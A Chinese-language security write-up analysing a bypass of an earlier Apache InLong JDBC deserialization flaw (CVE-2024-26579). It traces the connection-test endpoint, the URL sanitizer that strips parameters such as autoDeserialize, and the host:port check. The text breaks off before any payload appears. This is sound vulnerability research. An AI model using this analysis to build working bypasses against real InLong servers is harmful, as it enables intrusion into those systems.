Apache InLong JDBC漏洞挖掘

Creator：yulate、m4x

0x00 前言

本漏洞是对CVE-2024-26579的二次挖掘绕过，可以直接看本篇文章，也可以先阅读之前漏洞的分析文章

https://forum.butian.net/share/3027


Apache InLong < 1.12.0 JDBC反序列化漏洞分析

https://github.com/apache/inlong

0x01 漏洞点分析


org.apache.inlong.manager.web.controller.DataNodeController#testConnection

该方法是一个测试jdbc链接可用性的功能点



```
    @PostMapping("/node/testConnection")  Hao +1
    @ApiOperation(value = "Test connection for data node")
    public Response<Boolean> testConnection(@Validated @RequestBody DataNodeRequest request) {
        return Response.success(dataNodeService.testConnection(request));
    }

}
```

根据不同jdbc类型会用到不同的处理实现类



```java
    /**
     * Test connection
     * @param request request of the data node
     * @return Whether the connection is successful
     */
    Boolean testConnection(DataNodeRequest request);  16 implem

    /**
     * Update related stream source.
     *
     * @param request data node request
     * @param dataNodeEntity data node entity
     * @param operator operator
     */
    void updateRelatedStreamSource(DataNodeRequest request,

}
```

inlong-manager > manager-service > src > main > java > org > apache


Choose Implementation of DataNodeOperator.testConnection(DataNodeRequest) (16 found)

```
AbstractDataNodeOperator (org.apache.inlong.manager.service.node)                      manager-service
ClickHouseDataNodeOperator (org.apache.inlong.manager.service.node.ck)                 manager-service
ClsDataNodeOperator (org.apache.inlong.manager.service.node.cls)                       manager-service
DorisDataNodeOperator (org.apache.inlong.manager.service.node.doris)                   manager-service
ElasticsearchDataNodeOperator (org.apache.inlong.manager.service.node.es)              manager-service
HiveDataNodeOperator (org.apache.inlong.manager.service.node.hive)                     manager-service
HudiDataNodeOperator (org.apache.inlong.manager.service.node.hudi)                     manager-service
IcebergDataNodeOperator (org.apache.inlong.manager.service.node.iceberg)               manager-service
KafkaDataNodeOperator (org.apache.inlong.manager.service.node.kafka)                   manager-service
KuduDataNodeOperator (org.apache.inlong.manager.service.node.kudu)                     manager-service
MySQLDataNodeOperator (org.apache.inlong.manager.service.node.mysql)                   manager-service
OceanBaseDataNodeOperator (org.apache.inlong.manager.service.node.oceanbase)           manager-service
PostgreSQLDataNodeOperator (org.apache.inlong.manager.service.node.postgresql)         manager-service
PulsarDataNodeOperator (org.apache.inlong.manager.service.node.pulsar)                 manager-service
RedisDataNodeOperator (org.apache.inlong.manager.service.node.redis)                   manager-service
StarRocksDataNodeOperator (org.apache.inlong.manager.service.node.starrocks)           manager-service
```

具体的Mysql testConnection实现如下


```java
    @Override  fuweng11
    public Boolean testConnection(DataNodeRequest request) {
        String jdbcUrl = MySQLDataNodeDTO.convertToJdbcurl(request.getUrl());
        String username = request.getUsername();
        String password = request.getToken();
        Preconditions.expectNotBlank(jdbcUrl, ErrorCodeEnum.INVALID_PARAMETER,  errMsg: "connection jdbcUrl cannot be empty");
        try (Connection ignored = MySQLJdbcUtils.getConnection(jdbcUrl, username, password)) {
            LOGGER.info("mysql connection not null - connection success for jdbcUrl={}, username={}, password={}",
                    jdbcUrl, username, password);
            return true;
        } catch (Exception e) {
            String errMsg = String.format("mysql connection failed for jdbcUrl=%s, username=%s, password=%s", jdbcUrl,
                    username, password);
            LOGGER.error(errMsg, e);
            throw new BusinessException(errMsg);
        }
    }
```

先处理jdbc url



```java
    /**
     * Convert ip:post to jdbcurl.
     */
    public static String convertToJdbcurl(String url) {  4 usages  fuweng11
        String jdbcUrl = url;
        if (StringUtils.isNotBlank(jdbcUrl) && !jdbcUrl.startsWith(MYSQL_JDBC_PREFIX)) {
            jdbcUrl = MYSQL_JDBC_PREFIX + jdbcUrl;
        }
        return MySQLSinkDTO.filterSensitive(jdbcUrl);
    }
}
```

filterSensitive方法是对历史jdbc漏洞进行防护的核心方法，具体拦截防护如下：

1. **多次URL解码**：循环使用 `URLDecoder.decode` 对URL进行解码，直到URL中不再包含百分号
2. **移除空白字符**：通过正则表达式 `\s+` 匹配所有空白字符（如空格、制表符等）
3. **处理查询参数**：
    a. **拆分URL路径与查询参数**：将URL按问号（`?`）拆分为路径和查询参数部分，仅处理查询参数


   b. **处理注释符号（#）**：若查询参数中包含注释符号 `#` ，则截断注释符号后的内容，仅保留锚点前的参数

4. **过滤敏感参数**
   a. **移除需删除的敏感参数**：遍历每个查询参数，若参数的键存在于 `SENSITIVE_REMOVE_PARAM_MAP` （如 `password` 、 `user` 等敏感信息），则跳过该参数，不将其加入最终结果。
   示例：
   `password=123&autoReconnect=true` → 移除 `password=123` 。
   b. **替换需覆盖的敏感参数**：若参数的键存在于 `SENSITIVE_REPLACE_PARAM_MAP` （如 `autoDeserialize` ），则移除原始参数，并添加预定义的键值对。
   示例：
   原URL中的 `autoDeserialize=true` 会被替换为 `autoDeserialize=false`




```java

    /**
     * Filter the sensitive params for the given URL.
     *
     * @param url str may have some sensitive params
     * @return str without sensitive param
     */
    public static String filterSensitive(String url) {  4 usages  Hao +1
        if (StringUtils.isBlank(url)) {
            return url;
        }

        try {
            String resultUrl = url;
            while (resultUrl.contains(InlongConstants.PERCENT)) {
                resultUrl = URLDecoder.decode(resultUrl,  enc: "UTF-8");
            }
            resultUrl = resultUrl.replaceAll(InlongConstants.REGEX_WHITESPACE, InlongConstants.EMPTY);

            String sensitiveKey = containSensitiveKey(resultUrl);
            while (StringUtils.isNotBlank(sensitiveKey)) {
                resultUrl = StringUtils.replaceIgnoreCase(resultUrl,  searchString: sensitiveKey + InlongConstants.EQUAL + "true",
                        InlongConstants.EMPTY);
                resultUrl = StringUtils.replaceIgnoreCase(resultUrl,  searchString: sensitiveKey + InlongConstants.EQUAL + "yes",
                        InlongConstants.EMPTY);
                sensitiveKey = containSensitiveKey(resultUrl);
            }
            if (resultUrl.contains(InlongConstants.QUESTION_MARK)) {
                StringBuilder builder = new StringBuilder();
                builder.append(StringUtils.substringBefore(resultUrl, InlongConstants.QUESTION_MARK));
                builder.append(InlongConstants.QUESTION_MARK);

                List<String> paramList = new ArrayList<>();
                String queryString = StringUtils.substringAfter(resultUrl, InlongConstants.QUESTION_MARK);
```

继续跟入 org.apache.inlong.manager.service.resource.sink.mysql.MySQLJdbcUtils#getConnection



```java
/**
 * Get MySQL connection from the url and user.
 *
 * @param url jdbc url, such as jdbc:mysql://host:port/database
 * @param user Username for JDBC URL
 * @param password User password
 * @return {@link Connection}
 * @throws Exception on get connection error
 */
public static Connection getConnection(String url, String user, String password) throws Exception {
    UrlVerificationUtils.extractHostAndValidatePortFromJdbcUrl(url, MYSQL_JDBC_PREFIX);
    Connection conn = establishDatabaseConnection(url, user, password);
    return conn;
}
```


这里就存在过滤方法org.apache.inlong.manager.common.util.UrlVerificationUtils#extractHostAndValidatePortFromJdbcUrl



```java
/**
 * Extracts the hostname and validates the port from a JDBC URL with the specified prefix.
 *
 * @param fullUrl The full JDBC URL to extract the hostname and port from
 * @param prefix  The expected prefix of the JDBC URL
 * @throws Exception If the URL format is invalid or the port is invalid
 */
public static void extractHostAndValidatePortFromJdbcUrl(String fullUrl, String prefix) throws Exception {
    if (!fullUrl.startsWith(prefix)) {
        throw new Exception("Invalid JDBC URL, it should start with " + prefix);
    }
    // Extract the host and port part after the prefix
    String hostPortPart = fullUrl.substring(prefix.length());
    String[] hostPortParts = hostPortPart.split(InlongConstants.SLASH);

    if (hostPortParts.length < 1) {
        throw new Exception("Invalid JDBC URL format");
    }
    String hostPort = hostPortParts[0];
    String[] hostPortSplit = hostPort.split(InlongConstants.COLON);
    if (hostPortSplit.length != 2) {
        throw new Exception("Invalid host:port format in JDBC URL");
    }

    String portStr = hostPortSplit[1];
    try {
        int portNumber = Integer.parseInt(portStr);
        if (portNumber < 1 || portNumber > 65535) {
            throw new Exception("Invalid port number in JDBC URL");
        }
    } catch (NumberFormatException e) {
        throw new Exception("Invalid port number format in JDBC URL");
    }
}
```

该方法作用为通过对字符串的分割判断，将格式强制限定为*jdbc:mysql://host:port/database*


再往下跟入，最终发起jdbc请求



```java
/**
 * Establishes a database connection using the provided URL, username, and password.
 *
 * @param url      The JDBC URL
 * @param user     The username
 * @param password The user's password
 * @return A {@link Connection} object representing the database connection
 * @throws Exception If an error occurs while obtaining the connection
 */
private static Connection establishDatabaseConnection(String url, String user, String password) throws Exception {   1 usage   haibo.duan +2
    Connection conn;
    try {
        Class.forName(MYSQL_DRIVER_CLASS);
        conn = DriverManager.getConnection(url, user, password);
    } catch (Exception e) {
